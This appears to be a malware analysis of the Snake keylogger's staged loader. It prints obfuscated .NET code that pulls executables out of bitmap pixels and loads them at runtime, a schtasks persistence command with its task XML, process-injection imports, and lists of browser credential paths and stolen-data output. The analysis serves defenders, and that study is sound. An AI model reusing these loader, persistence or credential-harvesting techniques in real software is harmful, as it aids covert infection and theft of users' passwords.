
```

The end result will be performing conversions to extract the binary in question, which is usually a library

[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04
[9]	0x00
[10]	0x00
[11]	0x00
[12]	0xFF
[13]	0xFF
[14]	0x00
[15]	0x00
[16]	0xB8


chute	Count = 0x00000006
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00

This work is carried out in order to load it as a new module during runtime, increasing capabilities and adding new functionality




A summary of this phase of extracting the first binary is as follows:

Binary extraction from bitmap





The binaries it extracts are generally obfuscated, so they must be processed to understand their content, since at runtime it will jump to the new module to continue execution



_Second phase: Module loading

Subsequently, during execution it will jump to the first loaded module

This first module will generally serve to create a copy of the original binary in a temporary path and load another bitmap; if it did not create the file in this stage, it will do so in the next one. It is an intermediate library that only serves as a gateway and, in most cases, contains more bitmaps in its resources



As mentioned, it starts targeting resources, since the original binary seeks to jump to the loaded library, which, once again, will contain bitmaps that it will later process

```
Type airo = Wr_99.DefinedTypes.First<TypeInfo>().AsType();
string[] args = new string[]
{
    this.Z5,
    this.Z6,
    "SudokuApp"
};
```

```

object instance = Type.GetType(new string(new char[]
{
    'S',
    'y',
    's',
    't',
    'e',
    'm',
    '.',
    'A',
    'c',
    't',
    'i',
    'v',
    'a',
    't',
    'o',
    'r'
})).InvokeMember("CreateInstance", BindingFlags.InvokeMethod, null, null, new object[]
{
    airo,
    args
});

```

Depending on the sample, we may find copies of the original binary, which is a common evasion technique to ensure there is a copy in a temporary path (usually TEMP or ROAMING). Additionally, Snake often creates them with the “hidden” flag, so users who do not have hidden files visible will not see them


```

if (flag9)
{
    string u3 = d7hxZqB2A88FhbeIF0.ledgCtxvaK(d7hxZqB2A88FhbeIF0.GWyg1f3QLV
        (Environment.SpecialFolder.ApplicationData), <Module>.\u206D\u202E\u200B\u200E\u202B\u206E\u202B\u202C
        \u206F\u202B\u202B\u200B\u200C\u200C\u206B\u200F\u200E\u202C\u206A\u206F\u200B\u202B\u206F\u206D\u200F
        \u202E\u206F\u206F\u200C\u206F\u206F\u206F\u200C\u202B\u200C\u206E\u206D\u206A\u200E\u202C
        \u202E<string>(3233224121u));
    u2 = d7hxZqB2A88FhbeIF0.IWNgnMsLwR(u3, d7hxZqB2A88FhbeIF0.k04HwGHgHa, <Module>.\u206D\u206F\u200C\u206F
        \u202A\u206C\u200F\u200C\u202A\u200C\u200E\u206E\u206D\u206E\u202A\u202E\u206D\u202E\u202D\u202C\u200D
        \u206B\u206E\u206E\u200D\u200B\u200F\u200B\u200C\u200B\u206B\u206F\u202E\u202A\u206B\u200C\u200F
        \u202C\u200C\u202E<string>(788872948u));
    flag8 = !d7hxZqB2A88FhbeIF0.fGQglfmj6l(u2);
    goto IL_A9;
}
goto IL_20E;
goto IL_B7;
IL_20E:
d7hxZqB2A88FhbeIF0.v3eHlylK54 = qN80w59MJpGKvbZqeD.DodaWRNJ07(qN80w59MJpGKvbZqeD.aYqa8N8vD0
    (d7hxZqB2A88FhbeIF0.FPRHnGjRkj), d7hxZqB2A88FhbeIF0.H5dH1r20i9);
bool flag10 = d7hxZqB2A88FhbeIF0.PSAHxj7Nnr == 4;

```



```
@"/Create /TN ""Updates\"
"/XML \"
\"
@"/Create /TN ""Updates\xesRwyAmNPv"" /XML ""C:\Users\
\AppData\Local\Temp\tmpC614.tmp""
```



The screenshot shows the Windows Task Scheduler interface. On the left, the 'Task Scheduler Library' is expanded, showing a folder named 'Updates'. The main pane displays a list of tasks. One task, 'xesRwyAmNPv', is highlighted. The task's status is 'Ready', it has 'Multiple triggers defined', and its 'Next Run Time' is 'Never'. The author is listed as 'PC'.

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
xesRwyAmNPv	Ready	Multiple triggers defined	Never			PC

The command we can see is the following:

```
"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\<filename> /XML
"C:\Users\AppData\Local\Temp\<randomname>.tmp"
```

As you can see, during runtime we extract the content of the tmp and we can see that it contains the details of the task it creates, with the binary name and the flags it applies this temporary file also has a name, redundantly, a temporary one, and is deleted afterward to remove evidence

```


<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>[REDACTED]</Date>
    <Author>[REDACTED]-PC\ [REDACTED]</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>[REDACTED]-PC\ [REDACTED]</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>[REDACTED]-PC\ [REDACTED]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PTOS</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\[REDACTED]\AppData\Roaming\rxesRwyAmNPv.exe</Command>
    </Exec>
  </Actions>
</Task>

```

A graphic summary of this operation is as follows:

[illegible]

After this, the module sets itself in motion to load the next one, so, unsurprisingly, it again works with bitmaps to extract the next module



At this point, we return to the same problem: depending on the samples, they will extract the code using one technique or another. On this occasion we can observe it working with two functions, one to load each pixel and the other to perform the conversion

```

Bitmap bitmap = new Bitmap(num, num2);
for (int i = 0; i < num2; i++)
{
    for (int j = 0; j < num; j++)
    {
        Color pixel = bitmap_0.GetPixel(j, i);
        bitmap.SetPixel(j, i, pixel);
    }
}
return bitmap;


```

```



int num = 0;
for (int i = 0; i < width; i++)
{
    for (int j = 0; j < width; j++)
    {
        Array.Copy(BitConverter.GetBytes(bitmap_0.GetPixel(i, j).ToArgb()), 0, array, num, 4);
        num += 4;
    }
}
byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
Array.Copy(array, 4, array2, 0, array2.Length);
return array2;

```

The result of this will be the loading of several arrays that converge in a third function which will operate on them again to extract the binary into another array



Evidently this binary is extracted again and we end up with another obfuscated .NET



Once this binary has been computed and extracted, it will be loaded again, as it did with the previous one, so we can see the original binary, the first module and the second loaded at the same time


```
private static Assembly rE(byte[] \u0020)
{
    return Ll.c7(\u0020, Ll.Ag);
}
```

\u0020	byte[0x000A0000]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00

```
private static Assembly bk(byte[] byte_0)
{
    return Assembly.Load(byte_0);
}
```

AppDomain: SNK.exe	6276280	Default, Executable
DriverFix Pro	6874648	
Shape	6697040	

As usual, I leave you a more visual layout of the set of this operation, where we can see the PE extraction and the runtime loading:



In the second module, we may encounter additional permission checks, something that is sometimes common because nothing has happened with the module loading and it is necessary to know whether in that stage it will be able to continue performing tasks with the appropriate privileges

```
public static bool smethod_1()
{
    WindowsIdentity current =
        WindowsIdentity.GetCurrent();
    WindowsPrincipal windowsPrincipal = new
        WindowsPrincipal(current);
    return windowsPrincipal.IsInRole
        (WindowsBuiltInRole.Administrator);
}
```

```
static bool R4vKJ8i3HW(WindowsPrincipal \u0020, WindowsBuiltInRole \u0020)
{
    return \u0020.IsInRole(\u0020);
}
```


In this phase it continues with calculations in similar ways to those performed earlier, relying on resources at all times, to keep the pattern

```

        \u200C\u202D\u200F\u206C\u202B\u202A\u206D\u200D\u202C\u202E[(int)A_0++] << 24;
        Array array2 = Array.CreateInstance(typeof(-).GetElementType(), length);
        Buffer.BlockCopy(<Module>.\u202C\u200D\u202D\u206B\u202E\u200E\u202E\u206E\u200B\u202B\u200D\u202E\u206B\u206C\u206C\u200C\u206D\u200E\u200F\u200E\u200D\u202D\u202E, (int)A_0, array2, 0, num2 - 4);
        result = (-)((object)array2);
    }
    return result;
}

```

Name	Value
System.Text.Encoding.UTF8.get returned	(System.Text.UTF8Encoding)
System.Text.Encoding.GetString returned	"nJ600feyZU"
string.Intern returned	"nJ600feyZU"




We can see that it also performs a phase where it computes strings to extract libraries and imports, something quite common so that they cannot be located statically (I leave you the obfuscated and the deobfuscated version), and to expand its capabilities. As we can observe, the invoked imports are common for process injection (SetThreadContext, ZwUnmapViewOfSection, etc.)

EntryPoint	{Void Main() }
EscapedCodeBase	"file:///C:/Users/.../Desktop/.../EXE/SNK.exe"
Flags	ASSEMBLY_FLAGS_INITIALIZED
FullName	"tqoB, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"
GlobalAssemblyCache	false

AppDomain: SNK.exe	6931640	Default, Executable
DriverFix Pro	7489040	
Shape	7323656	
tqoB	7135536	C:\Users\... \Desktop\... \EXE\SNK.exe

After extraction, what we obtain is another obfuscated binary which already contains all the interesting content



```

0003AF76 MapleStudio\ChromePlus\User Data
0003AFB8 SeaMonkey
0003AFCC \Mozilla\SeaMonkey\
0003AFF4 IceCat
0003B002 \Mozilla\icecat\
0003B024 K-Meleon
0003B036 \K-Meleon\
0003B04C PaleMoon
0003B05E \Moonchild Productions\Pale Moon\
0003B0A2 Thunderbird
0003B0BA \Thunderbird\
0003B0D6 Comodo Dragon
0003B0F2 Comodo\Dragon\User Data
0003B122 Postbox
0003B132 \Postbox\
0003B146 Kometa
0003B154 Kometa\User Data
0003B176 CentBrowser
0003B18E CentBrowser\User Data
0003B1BA Vivaldi
0003B1CA Vivaldi\User Data
0003B1EE Chrome
0003B1FC Google\Chrome\User Data
0003B22C Sputnik
0003B23C Sputnik\Sputnik\User Data
0003B270 Flock
0003B27C Iridium Browser
0003B29C Iridium\User Data
0003B2C0 Firefox
0003B2D0 \Mozilla\Firefox\
0003B2F4 Chedot
0003B302 Chedot\User Data
0003B324 Liebao Browser
0003B342 liebao\User Data
0003B364 Epic Privacy
0003B37E Epic Privacy Browser\User Data
0003B3BC Elements Browser
0003B3DE Elements Browser\User Data
0003B414 Sleipnir 6
0003B42A Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
0003B492 CyberFox

```

```

----- /VIP Recovery\ -----Recovered From: AmigoURL: \Kometa\User Data\Default\...
----- /VIP Recovery\ -----Recovered From: BlackHawkCard Name: \7Star\7Star\Us...
----- /VIP Recovery\ -----Recovered From: BlackHawkHost: \7Star\7Star\User Data\...
----- /VIP Recovery\ -----Recovered From: BlackHawkName: 3
----- /VIP Recovery\ -----Recovered From: BlackHawkURL: \7Star\7Star\User Data\...
----- /VIP Recovery\ -----Recovered From: BliskCard Name: \Epic Privacy Browser\...
----- /VIP Recovery\ -----Recovered From: BliskHost: \Epic Privacy Browser\User D...
----- /VIP Recovery\ -----Recovered From: BliskName: 0
----- /VIP Recovery\ -----Recovered From: BliskURL: \Epic Privacy Browser\User D...
----- /VIP Recovery\ -----Recovered From: BraveCard Name: \Torch\User Data\Def...
----- /VIP Recovery\ -----Recovered From: BraveHost: \Torch\User Data\Default\Ne...
----- /VIP Recovery\ -----Recovered From: BraveName: 3
----- /VIP Recovery\ -----Recovered From: BraveURL: \Torch\User Data\Default\To...
----- /VIP Recovery\ -----Recovered From: CentCard Name: \Xvast\User Data\Defa...
----- /VIP Recovery\ -----Recovered From: CentURL: \Xvast\User Data\Default\Top ...
----- /VIP Recovery\ -----Recovered From: Cent BrowserName: 3
----- /VIP Recovery\ -----Recovered From: CentBrowserHost: \Xvast\User Data\Def...
----- /VIP Recovery\ -----Recovered From: ChedotCard Name: \SuperBird\User Dat...
----- /VIP Recovery\ -----Recovered From: ChedotHost: \SuperBird\User Data\Defa...
----- /VIP Recovery\ -----Recovered From: ChedotName: 7
----- /VIP Recovery\ -----Recovered From: ChedotURL: \SuperBird\User Data\Defa...
----- /VIP Recovery\ -----Recovered From: ChromeHost: \Coowon\Coowon\User D...
----- /VIP Recovery\ -----Recovered From: ChromeName: /
----- /VIP Recovery\ -----Recovered From: Chrome CanaryCard Name: \Google\Ch...
----- /VIP Recovery\ -----Recovered From: Chrome CanaryName: /
